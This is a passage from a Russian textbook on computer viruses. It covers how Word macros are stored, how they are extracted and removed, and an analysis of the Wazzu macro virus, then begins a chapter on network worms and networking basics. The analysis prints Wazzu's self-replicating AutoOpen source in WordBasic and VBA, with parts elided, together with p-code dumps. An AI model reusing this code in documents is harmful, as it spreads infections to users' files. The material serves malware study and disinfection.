Байты 41–42. [0A][8C] – анонсированная выше 16-битовая ссылка на ранее уже встретившийся «образец». Формат ссылки – переменный: в начале упакованного фрагмента 4 бита отводятся на длину «образца», 12 – на его адрес; ближе к середине фрагмента на длину отводится 5, а на адрес – 11, потом 6 и 10 и т. д., а для конца фрагмента – 12 и 4. Итак, слово 8C0Ah=1000110000001010 означает, что [0Ah] – длина образца минус три; все остальное – относительный адрес минус 1, который отсчитывается не от начала данных, а назад от текущей позиции. То есть 0000001010 = 0Ah соответствует длине 13, а 100011 соответствует позиции «40 назад от текущей». Соответственно, берем 13 байтов «образца» из позиции 1 (строчку 'Attribute VB_') и копируем в выходной фрагмент.

Байты 43–45. «Bas»... и т. д. Попробуйте, распакуйте дальше весь «чунк» самостоятельно!

5.4.3.6. Удаление VBA-макросов

Теперь рассмотрим вопрос, как «лечить» обнаруженные в документах вирусы. В начале потока «WordDocument» размещается большой заголовок FIB (File Information Block – Блок информации о файле), в котором для нас наиболее интересны два поля (см. табл. 5.6).

Таблица 5.6. Поля заголовка FIB

Смещение	Длина	Назначение
15Ah	4	Смещение структуры, описывающей макросы, в потоке «1Table»
15Eh	4	Длина структуры

Полезно процитировать «фирменное» описание второго из этих полей, ярко характеризующее отношение Microsoft к разглашению своих секретов:

Undocumented size of undocumented structure not documented above. (Недокументированный размер недокументированной структуры, которая выше не документирована.)

В потоке «1Table» хранятся сведения о расположении и именах всех макросов[1]. Любая правильная таблица макросов начинается с байта FFh и заканчивается байтом 40h. Таким образом, для очистки потока «xTable» можно в заголовке «WordDocument» установить длину 2, а зарезервированное в потоке «xTable» под описатели макросов поле «почистить», поместив в начало слово 40FFh (признак «пустой» таблицы).

Кстати, очень похоже «мухлевал» вирус **Macro.Word97.Xaler** (он же **W97M.Lexar**), заставляя встроенный в MS Word антивирус искать описатели макросов там, где их не было. Антивирус отказывался оповещать о наличии макросов, а вот виртуальная машина была более недоверчивой, обнаруживая и исполняя макросы из потоков, описанных в поддереве, начинающемся с подкаталога «Macros». Поэтому завершающим шагом лечения является «VBA-эктомия», то есть удаление из документа всех потоков, связанных с макросами... ну или хотя бы их общего корня – каталога «Macros». Достаточно переименовать его (например, в «Killed»), и виртуальная машина не найдет в документе ничего, предназначенного для выполнения.

---

[1] Иногда поток называется «0Table», в этом случае сброшен в 0 битовый флажок в поле заголовка по смещению 0xA.

Разумеется, описанный выше способ обнаружения и удаления макровирусов – далеко не единственный.

5.5. Пример анализа и удаления конкретного макровируса

Мимикродонов не стоит выслеживать и нападать на них именно справа... К ним можно просто подойти и есть – с хвоста или с головы, как угодно.

А. и Б. Стругацкие. «Ночь на Марсе»

Продемонстрируем на конкретном примере основные приемы, которые можно использовать против макровирусов. Пусть объектом для показательного «вскрытия» послужит несложный макровирус **Wazzu**, который существует в обоих вариантах – и на языке WordBasic для MS Word 6.0/7.0 (**Macro.Word.Wazzu**), и на языке VBA для MS Word 97 (**Macro.Word97.Wazzu**).

5.5.1. Получение и анализ исходного текста

Имея зараженный документ, исходный текст макровируса получить несложно. Большинство вирусов позволяют увидеть себя в редакторе макросов, доступном через меню «Сервис ⇒ Макрос ...». Если же это невозможно (например, если макрос для MS Word 6.0/7.0 зашифрован или макрос для MS Word 97 оформлен как «класс»), то можно «вытащить» и восстановить исходный текст программно.

Для документа в формате MS Word 6.0/7.0 необходимо:

- извлечь из структурированного хранилища поток под названием «WordDocument»;
- в FIB-заголовке потока по смещению 118h найти адрес макрозаголовка, обратиться к нему и получить доступ к фрагменту потока, хранящему двоичный код макросов;
- если макросы зашифрованы, то расшифровать их;
- пользуясь табличкой «р-кодов», раскодировать макросы – получить исходный текст.

Может возникнуть вопрос: где взять табличку «р-кодов»? Во-первых, в материалах Мартина Шварца, посвященных «файловой системе Laola». Во-вторых, в исходных текстах утилиты SigTool, прилагаемых к антивирусу ClamAV.

Для документа в формате MS Word 97 задача получения исходного текста макровируса еще проще:

- просканировать все потоки на наличие сигнатуры 00011601h;
- во всех таких потоках найти фрагмент, начинающийся с сигнатуры вида «01 YZ BX»;
- распаковать этот фрагмент, «сжатый» методом LZNT1, – получить исходный текст.

Программные процедуры, реализующие эту последовательность действий, очень несложно реализовать самостоятельно. Но есть и готовые программные продукты, которые позволяют «вытаскивать» исходные тексты макросов из документов, электронных таблиц, презентаций и т. п., например:

- утилита LWM от Mike Janda (только для документов в формате MS Word 6.0/7.0);
- демонстрационная утилита SigTool, поставляемая вместе с антивирусом ClamAV в виде исходного текста;
- словацкий антивирусный пакет HMVS от J. Valky, L. Vrtik и R. Marko.

Классический вирус **Macro.Word.Wazzu** исключительно прост, что обусловило большое количество «подражаний» и «римейков». Один из самых «лаконичных» вариантов вируса – **Macro.Word.Wazzu.gw** – состоит из единственного макроса «AutoOpen»:

```
Sub MAIN
On Error Goto MinSize
F$ = FileName$() + ":aUTOoPen"
G$ = "Global:aUTOoPen"
M$ = UCase$(Right$(MacroFileName$(MacroName$(0)), 10))
If M$ = "NORMAL.DOT" Then
MacroCopy G$, F$
...
Else
MacroCopy F$, G$, 1
EndIf
MinSize:
End Sub
```

А вот так выглядит его двоичный «p-code», расположенный внутри потока «WordDocument» и имеющий длину 180 байтов:

```
0BF0                01 00 64 1B 69 04 4D 41 49 4E 64 e.d.....d.i.MAINd
0C00 2C 2D 2A 69 07 4D 69 6E 53 69 7A 65 64 69 02 46 ,-*i.MinSizedi.F
0C10 24 0C 67 25 80 05 06 07 6A 09 3A 61 55 54 4F 6F $.g%A...j.:aUTOo
0C20 50 65 6E 64 69 02 47 24 0C 6A 0F 47 6C 6F 62 61 Pendi.G$.j.Globa
0C30 6C 3A 61 55 54 4F 6F 50 65 6E 64 69 02 4D 24 0C l:aUTOoPendi.M$.
```

```
0C40 67 AF 80 05 67 09 80 05 67 8E 81 05 67 88 80 05 gnA.g.A.gOb.g+A.
0C50 6C 00 00 06 06 12 6C 0A 00 06 06 64 1D 69 02 4D l.....l....d.i.M
0C60 24 0C 6A 0A 4E 4F 52 4D 41 4C 2E 44 4F 54 1E 64 $.j.NORMAL.DOT.d
0C70 67 C2 80 69 02 47 24 12 69 02 46 24 64 67 54 00 g-Ai.G$.i.F$dgT.
0C80 73 CB 00 0C 6C 01 00 64 20 64 67 C2 80 69 02 46 s-..l..d dg-Ai.F
0C90 24 12 69 02 47 24 12 6C 01 00 64 54 65 07 4D 69 $.i.G$.l..dTe.Mi
0CA0 6E 53 69 7A 65 19 64 1A 1B
```

Вариант этого же вируса, «живущий» в документах MS Word 97, выглядит следующим образом:

```
Public Sub MAIN()
Dim F$
Dim G$
Dim M$
On Error GoTo -1: On Error GoTo MinSize
F$ = WordBasic.[FileName$]() + ":aUTOoPen"
G$ = "Global:aUTOoPen"
M$ = UCase(WordBasic.[Right$](WordBasic.[MacroFileName$] \
     (WordBasic.[MacroName$](0)), 10))
If M$ = "NORMAL.DOT" Then
WordBasic.MacroCopy G$, F$
...
Else
WordBasic.MacroCopy F$, G$, 1
End If
MinSize:
End Sub
```

Для макросов, автоматически оттранслированных из WordBasic в VBA, MS Word создает внутри документа отдельные потоки с соответствующими именами. Таким образом, вирус следует искать в потоке «aUTOoPen». Вот фрагмент этого потока, содержащий упакованный текст вируса:

```
0780    01 2F 81 00 41 74 74 72 69 62 75 74 00 65 20 ../_.Attribut.e
0790 56 42 5F 4E 61 6D 00 65 20 3D 20 22 61 55 54 00 VB_Nam.e = "aUT.
07A0 4F 6F 50 65 6E 22 0D 0A 00 0D 0A 50 75 62 6C 69 OoPen".....Publi
07B0 63 00 20 53 75 62 20 4D 41 49 00 4E 28 29 0D 0A c. Sub MAI.N()..
07C0 44 69 6D A8 20 46 24 03 1C 47 04 0E 4C 00 0E 00 Dim¤ F$. G..M...
07D0 4F 6E 20 45 72 72 6F 72 00 20 47 6F 54 6F 20 2D On Error. GoTo -
...
```

Первый же взгляд на исходные тексты вируса позволяет сделать вывод, что он (вирус) работает по классической схеме: получает управление при загрузке любого документа, определяет, откуда стартовал (из документа или из «NORMAL.DOT»), и копирует себя в «противоположный» объект (то есть из глобального шаблона –

в документ, и наоборот). Вирус не полиморфен, но зашифрован (в документах, созданных в MS Word 6.0/7.0).

5.5.2. Распознавание и удаление макровируса

Упакованный текст неполиморфных VBA-вирусов постоянен и всегда однозначно соответствует неупакованному тексту, так что распознавание можно производить без исходного текста, не выполняя операции распаковки.

А вот неполиморфные, но зашифрованные WordBasic-вирусы не имеют постоянной сигнатуры, так как при каждой операции копирования макросов при помощи MacroCopy ключ для шифрования их «p-code» MS Word выбирает сам и делает это каждый раз случайным образом. Таким образом, для распознавания подобных вирусов необходимо предварительно раскодировать «p-code».

Если же макровирус полиморфен, то в любом случае без восстановления и автоматического анализа его исходного текста обойтись, по-видимому, невозможно. К счастью, вирус **Macro.Word.Wazzu.gw** к классу полиморфных не относится.

Поскольку макровирусы написаны на языках высокого уровня и подчас на 90% состоят из тех же ключевых слов, команд и блоков кода, что и вполне «благонамеренные» макросы, для их распознавания рекомендуется использовать длинные сигнатуры – размерами, по крайней мере, в несколько сотен байтов. А можно и контрольные суммы – именно такой подход продемонстрирован в приложении.

Методики удаления вируса из документа описаны выше. Примеры процедур приведены в приложении.

ГЛАВА 6

Сетевые и почтовые вирусы и черви

Саморазмножающиеся программы, о которых сейчас пойдет речь, объединены в общую группу в связи со способностью самостоятельно перемещаться с компьютера на компьютер, без использования каких-либо промежуточных носителей типа дискет, CD, флэшек и т. п. Это возможно благодаря существованию и широкому распространению *компьютерных сетей*.

Большинство вирусов, распространяющихся по компьютерным сетям, не прикрепляются к другим программам. Более того, некоторые из них не имеют даже своего программного файла, а существуют только в оперативной памяти в виде процессов. Это означает, что все они преимущественно принадлежат к классу *вирусов-червей* (или просто *червей*).

6.1. Краткая история сетей и сетевой «заразы»

> *– Они разравнивают завал, – объяснил Лю. – Склад почти готов. Сейчас вся система перестраивается. Они будут строить ангар и водопровод.*
>
> А. и Б. Стругацкие.
> «Возвращение» («Полдень. XXII век»)

Компьютерные сети как системы информационной связи между отдельными компьютерами начали разрабатываться в США с конца 1950-х годов. Спустя десятилетие, к концу 1960-х годов уже существовали не только многочисленные *локальные сети* (объединявшие расположенные рядом компьютеры), но и по крайней мере одна *гло-*

бальная сеть ARPANET, связавшая в единое информационное пространство несколько крупных научно-исследовательских и военных центров США. Для организации связи между компьютерами использовались самая разнообразная, давным-давно потерявшая актуальность и ныне совершенно забытая аппаратура. О программных решениях и говорить не приходится: в те времена существовало множество разновидностей ЭВМ, все они выпускались сравнительно небольшими «тиражами», и каждая работала под управлением собственной операционной системы. Пожалуй, именно этот разнобой и служил на ранних этапах препятствием к широкому распространению сетей.

Тем не менее в последующие годы количество клиентов ARPANET постоянно увеличивалось за счет американских участников, а в 1973 г. к ней были впервые подключены и иностранные (норвежские и английские) организации.

Примерно к середине 1970-х годов относятся и первые забавы с самостоятельно распространяющимися по сети программами. В литературе можно встретить описание программы **Creeper** («Вьюнок»), написанной неким Бобом Томасом и способной перемещаться от компьютера к компьютеру. Скопировавшись на чужую машину, программа тут же удаляла свой «оригинал», таким образом, невозможно было предсказать, где она находится в конкретный момент времени. Упоминается и «антивирус» для нее – программа **Reaper** («Жнец») Рэя Томлинсона.

На протяжении 1970-х годов сети множились и росли. Активно разрабатывались и утверждались в качестве стандартов новые аппаратные средства и *сетевые протоколы* – то есть правила и алгоритмы информационного обмена. Был разработан прототип технологии Ethernet. Появились первоначальные версии протоколов TCP/IP, ставших официальными стандартами несколько позже – в 1983 г. Для передачи электронной почты (а сети тех лет в основном для этого и были предназначены) начали применяться протоколы POP и SMTP. К концу 1970-х годов широкую популярность приобрели операционные системы семейства UNIX. Они устанавливались в лабораториях, вузах, на предприятиях и т. п. Не случайно именно разновидности этой операционной системы обычно становились средой, в которой разрабатывались и отлаживались новые сетевые протоколы. Это обстоятельство служило на пользу стандартизации и унификации сетевых решений.

В 1980 г. двое исследователей (Дж. Шоч и Й. Хапп) из компании «Xerox» решили реализовать красивую идею программы, которая не

только копировалась бы по сети с машины на машину, но и использовала бы их вычислительные мощности «в мирных целях» [60]. Предполагалось, что ресурсы должны были использоваться только в течение того интервала времени, пока машина простаивала. Как только машина начинала выполнять задания «законного» пользователя, «чужая» программа самоудалялась с компьютера. Результаты эксперимента были опубликованы и одобрены. Но в настоящее время почему-то считается, что технологии распределенных вычислений, основанные на *мобильных агентах* (то есть на фрагментах программного кода, перемещаемых от машины к машине), дают меньше преимуществ, чем технологии, предусматривающие раз и навсегда инсталлированные на машине фрагменты кода, обменивающиеся друг с другом сообщениями (например, Grid-технологии). А «червь», использованный Шочем и Хаппом, вошел в историю вирусологии под названием **«Xerox worm»**.

В 1980-е годы окончательно сформировались большинство современных протоколов передачи данных, используемых до настоящего времени. Оформились и развились несколько крупных глобальных сетей (кроме ARPANET, можно отметить «военную» сеть MilNet, «научную» сеть NSF и т. п.). В самом конце десятилетия началось слияние ARPANET и NSF в одну глобальную суперсеть – INTERNET. Можно упомянуть также некоммерческую сеть FIDO, которая содержалась на средства энтузиастов, позволяла обмениваться электронными письмами и поддерживала BBS («электронные доски объявлений») – подлинные «склады» документов, картинок, программ... а заодно и файловых вирусов. Интересно, что FIDO существует до сих пор и принципиально сохраняет автономию от Интернета.

В начале ноября 1988 г. 23-летний аспирант Корнелльского университета Роберт Моррис-младший запустил в локальную сеть своего университета саморазмножающуюся программу. Практически все сетевые узлы в конце 1980-х годов работали под той или иной разновидностью операционной системы UNIX. Червь Морриса был ориентирован на две из них: BSD UNIX 4.3 (для компьютеров VAX) и SunOS (для компьютеров Sun). Он использовал несколько грубых «дыр» в сетевых службах этих операционных систем, что позволяло перетаскивать свой исходный текст с машины на машину, компилировать его и запускать получающийся загрузочный модуль. А пароли на доступ к чужим компьютерам червь просто-напросто подбирал, использовав заранее заготовленный список из примерно 400 слов. Поскольку сеть являлась частью ARPANET, вирус доволь-

но быстро распространился за пределы университетского сегмента. Он содержал ошибки в процедуре, проверяющей зараженность машин. Благодаря этому в оперативной памяти компьютера нередко оказывалось несколько параллельно работавших вирусных процессов, что сильно снижало производительность системы. Некоторые компьютеры даже зависали. В несколько раз вырос и трафик. Начались массовые отключения зараженных машин и сетевых сегментов. Наиболее квалифицированные специалисты, обслуживающие ARPANET, занялись изучением вируса и способов его удаления из системы, но в условиях распадающихся сетевых коммуникаций им с трудом удавалось налаживать взаимодействие. Невольной жертвой экстремального трафика стал и сам Моррис, испугавшийся масштабов инцидента и решивший исправить ситуацию при помощи анонимного электронного письма с описанием «противоядия», – оно просто не дошло до адресатов. Тогда автор червя явился в ФБР с повинной. Хаос в американских глобальных сетях продолжался около полутора суток, потом специалисты разобрались в особенностях «заразы», разработали меры противодействия и обуздали червя. По официальным данным, им были заражены около 6200 компьютеров (что составило около 7% всех узлов сети), общий ущерб составил более 98 млн долларов.

«Червь Морриса» (американцам более известный под незатейливым наименованием «**Internet Worm**») опередил свое время почти на десятилетие. На протяжении 1990-х годов никто из вирусописателей не рискнул повторить «подвиг» Роберта Морриса: в моде были файловые вирусы для MS-DOS и Windows. Зато инцидент с этим червем послужил толчком к созданию CERT (Computer Emergency Response Team) – некоммерческой международной организации, объединившей специалистов в области сетевой безопасности.

А сети тем временем продолжили свое бурное развитие. В 1989 г. была сформулирована концепция гипертекста, вскоре появились спецификация HTML и протокол HTTP. В 1993 г. был написан первый WWW-браузер NSCA Mosaic, доступный в виде исходных текстов и послуживший основой для всех более поздних разработок – и Netscape Navigator/Communicator, и Internet Explorer, и Opera, и Firefox. Первые петли Всемирной паутины легли на параллели и меридианы Земного шара. Сайты росли и множились на всех континентах, как грибы. Количество пользователей росло по экспоненте. К 1996 году Интернет объединял уже около 9.5 млн компьютеров во всем мире.

Вирусописатели обратили на него свое пристальное внимание лишь в начале 1999 года. Но об этом чуть позже...

6.2. Архитектура современных сетей

...Это была система торов, цилиндров и шаров, связанных блестящими тросами...

А. и Б. Стругацкие. «Стажеры»

За почти полувековую историю развития компьютерных сетей была выстроена огромная и сложная система, в основе которой лежат тысячи и тысячи разнообразных аппаратных устройств, программных продуктов и протоколов взаимодействия. Необходимо, хотя бы в общих чертах, представлять себе основные принципы ее устройства и функционирования [23].

6.2.1. Топология сетей

Компьютерную сеть удобнее представлять себе в виде множества узлов – отдельных машин, объединенных в единую систему посредством физических и логических связей.

Существует условное разделение сетей на *локальные* (чьи компьютеры расположены на небольших расстояниях друг от друга) и *глобальные* (с далеко расположенными компьютерами). Ранее фактор расстояния накладывал большие ограничения на используемую аппаратуру и протоколы связи. В настоящее же время, в связи с прогрессом в области обеспечения устойчивости связи, вполне возможна ситуация, когда «локальные» устройства и протоколы используются для связывания компьютеров, расположенных в разных полушариях Земли, а «глобальные» – для обмена взаимодействия между двумя компьютерами, стоящими на соседних столах. Поэтому под «локальными» сетями сейчас обычно понимаются множества машин, принадлежащих одной организации и использующих общие принципы связи. Соответственно, «глобальная» сеть – это конгломерат из нескольких локальных сетей. Ну и, наконец, Интернет – система всех локальных и глобальных сетей планеты Земля, имеющих непосредственную или косвенную информационную связь друг с другом.

Каждая конкретная сеть может иметь определенную топологию – «кольцо», «шину», «звезду» и т. п. Для того чтобы различать узлы в сети, каждый из них имеет собственный идентификатор – *адрес*.




Рис. 6.1 ❖ Конгломерат локальных сетей

Некоторые узлы могут иметь несколько адресов. Ничего необычного, верно? Ведь даже популярный персонаж романов Ю. Семенова в фашистской Германии был известен как штандартенфюрер СС Макс Отто фон Штирлиц, в системе советской разведки – как полковник госбезопасности М. М. Исаев, а дома, в кругу ближайших родственников – как Сева Владимиров. Система назначения нескольких адресов одному узлу может быть различной. Например, узел «1.4» первой сети может рассматриваться как элемент второй сети и поэтому иметь дополнительный адрес «2.5». Но возможен и другой подход, когда все подобные узлы считаются элементами еще одной сети с адресами (A, B, C, D), в этом случае узел получит дополнительный адрес «A».

«Рядовые» узлы, связанные только с узлами своей собственной сети, мы будем называть *хостами*. На узлы, которые связывают различные сети и имеют в них различные адреса, обычно возлагаются задачи выбора направлений информационных потоков, курсирующих между сетями. Такие узлы мы будем называть *маршрутизаторами* (если они связывают однородные, устроенные по одним и тем же правилам сети) или *шлюзами* (если связываемые сети разнородны). Справедливости ради следует упомянуть еще *мосты* – устройства связи различных сетей, которые тоже управляют информационными потоками, но собственного адреса не имеют и потому для хостов незаметны, прозрачны.

6.2.2. Семиуровневая модель ISO OSI

При передаче информации по сети приходится решать множество различных локальных задач. Поэтому в 1980-х годах была разработана специальная иерархия этих задач, которая получила название «эталонной модели ISO OSI». Результат информационных преобразований, выполняемых на той или иной ступени этой иерархии, служит исходными данными для следующей операции, выполняемой на следующей ступени. В соответствии с этим сетевые технологии становится удобно проектировать и реализовывать в виде множества автономных программно-аппаратных модулей, выполняющих те или иные задачи и передающих результат далее.

Модель ISO OSI содержит семь «ступеней».

1. На *физическом уровне* решаются задачи передачи сигналов от устройства к устройству. Стандарты этого уровня описывают среды передачи данных (электрические и оптоволоконные кабели, радиоэфир и т. п.), количественные параметры сигналов, геометрические характеристики разъемов и т. п.
2. *Канальный уровень* посвящен вопросам передачи отдельных битов информации. Например, протокол канального уровня, описанный в стандарте RS-232, подразумевает передачу отдельных битов уровнями постоянного напряжения, собранными в информационные пакеты и включающими «стартовый» бит, группу информационных битов, бит контроля целостности, «стоповый» бит и т. п. Также на этом уровне «живут» физические адреса устройств, обеспечивающих информационную связь, например уникальные MAC-адреса, намертво «зашитые» в сетевые адаптеры.
3. *Сетевой уровень* решает задачи назначения отдельным устройствам логических адресов, установления соответствия между логическими и физическими адресами, выбора пути информационного потока между узлами одной сети и т. п. Разработаны несколько альтернативных адресных систем, но главенствующую роль в современном Интернете играет система IP-адресов (речь о ней пойдет дальше).
4. *Транспортный уровень* отвечает за сложнейшую задачу проведения «информационных поездов» от начальной до конечной «станции». На короткие расстояния небольшие «поезда» водит более простой и быстрый протокол UDP, а длинными «поездами дальнего следования» управляет более надежный протокол TCP.

5. *Сеансовый уровень* занимается вопросами разрешения и запрещения сетевого взаимодействия между различными участниками информационного обмена.
6. *Уровень представления* отвечает за форму представления данных. Здесь решаются вопросы сжатия, кодирования и шифрования передаваемой информации.
7. Наконец, *уровень приложений* поддерживает все многообразие услуг, предоставляемых конечному пользователю: прием и передачу электронной почты (протоколы POP3, IMAP, SMTP), скачивание файлов из архивов (протоколы FTP и TFTP), просмотр гипертекстовых WWW-страниц (протокол HTTP), удаленное управление компьютерами и т. п.

Начиная с канального уровня, порции передаваемых по сети данных оформляются в виде *пакетов*, которые представляют собой собственно информационный блок плюс служебный заголовок, оформленный в соответствии с правилами того или иного протокола. В терминах TCP/UDP пакеты также иногда называют *дейтаграммами* (*датаграммами*).

Не следует, однако, думать, что порция данных, передаваемая по сети, должна претерпеть столько последовательных преобразований, сколько «ступенек» ISO OSI она проходит. Например, если в соответствии с настройками сети шифрование и сжатие данных не требуется, то уровень представления может быть пропущен. И наоборот, на определенных «ступеньках» для обеспечения продвижения порции данных может быть задействовано множество (иногда более десятка!) протоколов одного и того же уровня.

Протокол того или иного уровня, получив пакет от другого протокола, обычно рассматривает его целиком, как неделимый набор данных. Он может каким-либо образом преобразовать его, например зашифровать или разделить на несколько частей. В любом случае, каждую вновь полученную порцию данных он снабжает своим заголовком и отсылает дальше. На приемном конце необходимо «отодрать» заголовки, склеить блоки данных в единое целое, расшифровать их и т. п. Таким образом, порядок применения операций при передаче и приеме порций данных различен, более того, он противоположен. Поэтому набор взаимодействующих протоколов нередко называют *«стеком протоколов»*.

6.2.3. IP-адресация

Разработано и используется большое количество разнообразных технологий сетевого взаимодействия, основанных на тех или иных группах

протоколов. Например, пользователям первой половины 1990-х годов памятны технологии фирмы Novell, обеспечивающие офисам распределенный доступ к централизованным базам данных и основанные на протоколах семейства IPX/SPX. Любители «пострелять в чудовищ» должны помнить простой и быстрый сетевой протокол NetBIOS, который по умолчанию поддерживался такими компьютерными играми, как «Doom», «Heretic», «Quake» и т. п. Но к концу прошлого столетия главенствующее значение приобрела технология, основанная на IP-адресации и двух транспортных протоколах: TCP и UDP. И такое положение дел не просто сохранилось до настоящего времени, но и существенно укрепилось.

В первом десятилетии XXI века основную роль в сетях играет система IP-адресации версии 4 (сокращенное наименование «IPv4»), обладающая, по общему мнению, рядом недостатков, но пока «незаменимая» в связи со своей широчайшей распространенностью. В соответствии с требованиями стандарта IPv4 адрес узла представляет собой 32-битовое число. Нетрудно сообразить, что это накладывает ограничение на потенциальные «размеры» Интернета: не более 4 млрд узлов и, кроме того, огромное количество адресов являются зарезервированными.

Принята форма записи адреса в виде четырех 8-битовых октетов: AAA.BBB.CCC.DDD, причем каждый октет записывается десятичным числом. Октеты «0», «127» и «255» играют особую роль. Число «0» в любой позиции означает «эту машину» или «эту сеть». Число «255» соответствует широковещательному адресу, о котором должны знать все машины сети. Если первый октет адреса равен «127», то данный адрес ссылается на «закольцованный интерфейс» – фиктивную сеть, состоящую только из одной локальной машины. IP-адрес «127.0.0.1» (символическое обозначение – «localhost») всегда будет воспринят узлом как свой собственный идентификатор, как «аз есмь», даже если машина физически не подключена к сети.

Узлы с первым октетом в диапазоне 1–191 входят в крупные глобальные сети, охватывающие информационное пространство полушарий, континентов, государств и крупных корпораций. Адреса, начинающиеся с 224–254, являются зарезервированными. И только адреса, первый октет которых имеет значение в диапазоне 192–223, доступны на «рынке». Впрочем, узлы внутри локальной сети, не имеющие непосредственного выхода в Интернет, могут иметь произвольные IP-адреса.

Кстати, в перспективном стандарте IP версии 6 (или просто «IPv6») под адрес отводится 128 битов. Этот стандарт уже реализо-

ван в современных сетевых операционных системах (например, в MS Windows, начиная с версии 2000), для его активации достаточно просто инсталлировать соответствующий протокол и поставить «галочку» в свойствах сетевых подключений... только вот как сделать это на всех компьютерах планеты одновременно?

На середину 2008 г. 86% адресного пространства Интернета были уже исчерпаны. Однако накануне проводились исследования: какой процент IP-адресов Интернета реально задействован, то есть не просто отдан в пользование какой-либо организации, а присвоен реально работающей и откликающейся на вызовы машине. Результаты шокировали экспериментаторов: огромное количество адресов оказались «пустыми» [56]. В 2011 г. было официально объявлено об исчерпании адресного пространства Интернета, однако свободные адреса, заранее закупленные предприимчивыми «спекулянтами», свободно продаются и приобретаются на рынке в достаточных количествах. Может быть, не стоит пока торопиться с введением «IPv6»?

6.2.4. Символические имена доменов

Цифровые адреса узлов Интернета трудно запоминать, поэтому совместно с протоколом IP широко используется служба DNS. Фактически она поддерживает таблицы, в которых указаны соответствия между цифровым адресом и символьным именем узла.

```
127.0.0.1          localhost
213.180.204.11     www.yandex.ru
216.239.59.99      www.google.ru
...
```

Подобная таблица имеется на каждом компьютере, в файле «C:\Windows\hosts» или «C:\WinNT\System32\Drivers\etc\hosts», и именно она используется в первую очередь для определения цифрового адреса по символьному. Правда, по умолчанию она пуста (если кто-нибудь – сам пользователь или коварный вирус – не внес туда нужных строк), и поэтому сетевые программы прикладного уровня обращаются за помощью к специальным DNS-серверам, которые содержат десятки и сотни тысяч, а иногда и миллионы подобных записей. В базах данных DNS-серверов содержатся «строки» различных типов: «A» определяют соответствие символического и числового адресов; «NS» указывают на другие DNS-серверы; «MX» соответствуют почтовым адресам; «CNAME» определяют псевдонимы для доменных имен и т. п.

Символическое имя, кроме удобства запоминания, служит еще для организации первичной иерархии сетевых ресурсов. Так, самый правый компонент имени указывает на тип ресурса или государство, которому ресурс принадлежит (например, .ru – Россия, .ua – Украина, .com – коммерческая организация, .org – некоммерческая организация, .net – сетевой провайдер, .edu – учебное заведение и т. п.). Остальные элементы могут тоже быть «говорящими», так, например, сайт www.antivir.ru принадлежит команде антивируса DrWeb. Впрочем, за «жареными» доменными именами идет большая охота, их продают и перепродают, так что порой имя сайта говорит только о том, что его владелец не прочь заманить к себе на ресурс побольше посетителей, использовав совершенно «левую» этикетку.

При организации сетевой защиты нередко приходится решать задачу определения реального местоположения и принадлежности ресурса по символическому имени.

Утилита Ping (она есть и в Windows, и в UNIX) позволит не только определить качество связи с указанным узлом, но и сообщит его цифровой IP-адрес:

```
Обмен пакетами с www.virus.com [207.97.216.211] по 32 байт:
Ответ от 207.97.216.211: число байт=32 время=299мс TTL=58
Ответ от 207.97.216.211: число байт=32 время=258мс TTL=58
Время ожидания запроса истекло.
Ответ от 207.97.216.211: число байт=32 время=255мс TTL=58
Статистика Ping для 207.97.216.211:
    Пакетов: послано = 4, получено = 3, потеряно = 1 (25% потерь),
Приблизительное время передачи и приема:
    наименьшее = 255мс, наибольшее =  299мс, среднее =  270мс
```

Утилита Tracert (ее UNIX-аналог называется Traceroute) покажет путь через маршрутизаторы Всемирной паутины, ведущий к указанному ресурсу:

```
Трассировка маршрута к www.virus.com [207.97.216.211]
с максимальным числом переходов 30:
  1   257 мс   267 мс   245 мс  89.186.244.60
  2   388 мс   252 мс     *     big.ssau.ru [89.186.244.24]
  3   248 мс   244 мс   244 мс  89.186.225.241
  4   243 мс   244 мс   285 мс  sma15.sma22.transtelecom.net [217.150.61.142]
  5   303 мс   340 мс   301 мс  adm-b1-link.telia.net [213.248.78.73]
  6   487 мс   303 мс   300 мс  adm-bb2-link.telia.net [80.91.252.22]
  7   518 мс   333 мс   362 мс  ldn-bb2-pos7-2-0.telia.net [213.248.65.157]
  8     *      384 мс     *     ash-bb1-link.telia.net [213.248.65.210]
  9   414 мс   425 мс   390 мс  rackspace-106764-ash-bb1.c.telia.net
                                 [213.248.88.118]
 10     *      514 мс   441 мс  vlan901.core1.iad1.rackspace.com [69.20.1.10]
 11   398 мс   405 мс   394 мс  aggr5a.iad1.rackspace.com [69.20.2.19]
...
```

И наконец, многочисленные интернет-сайты, предоставляющие услугу «whois» (например, http://www.whois.com), позволят узнать реального владельца ресурса и его основные характеристики:

```
Domain Name: VIRUS.COM
Registrant [21027]:
Garry, Chernoff
NetIncome Ventures Inc
345 Lower Bench Road
Penticton
B.C.
V2A8V4
CA
...
```

Впрочем, не удивляйтесь, если этот сервис откажется сообщить данные о владельце конкретного сайта или сообщит о нем какую-нибудь чушь. Дело в том, что организации, регистрирующие доменные имена, на самом деле не обязаны предоставлять информацию о своих клиентах первому встречному.

6.2.5. Клиенты и серверы. Порты

Начиная с транспортного уровня, практически все взаимодействие между компонентами, реализующими тот или иной протокол, ведется в режиме «клиент–сервер». Это значит, что на одном узле сети присутствует *сервер*, умеющий выполнять определенный набор функций и способный воспринимать некоторый набор управляющих запросов или команд, а на другом узле – *клиент*, который хочет получить от сервера некую услугу и для этого посылает ему управляющие команды.

Типичный клиент – это прикладная программа, которая помогает пользователю получать доступ к сетевым услугам. Например, почтовые клиенты – это программы типа Outlook Express или TheBat, а WWW-клиенты – «браузеры» типа Internet Explorer, Netscape Navigator/Communicator, Opera, Firefox и т. п.

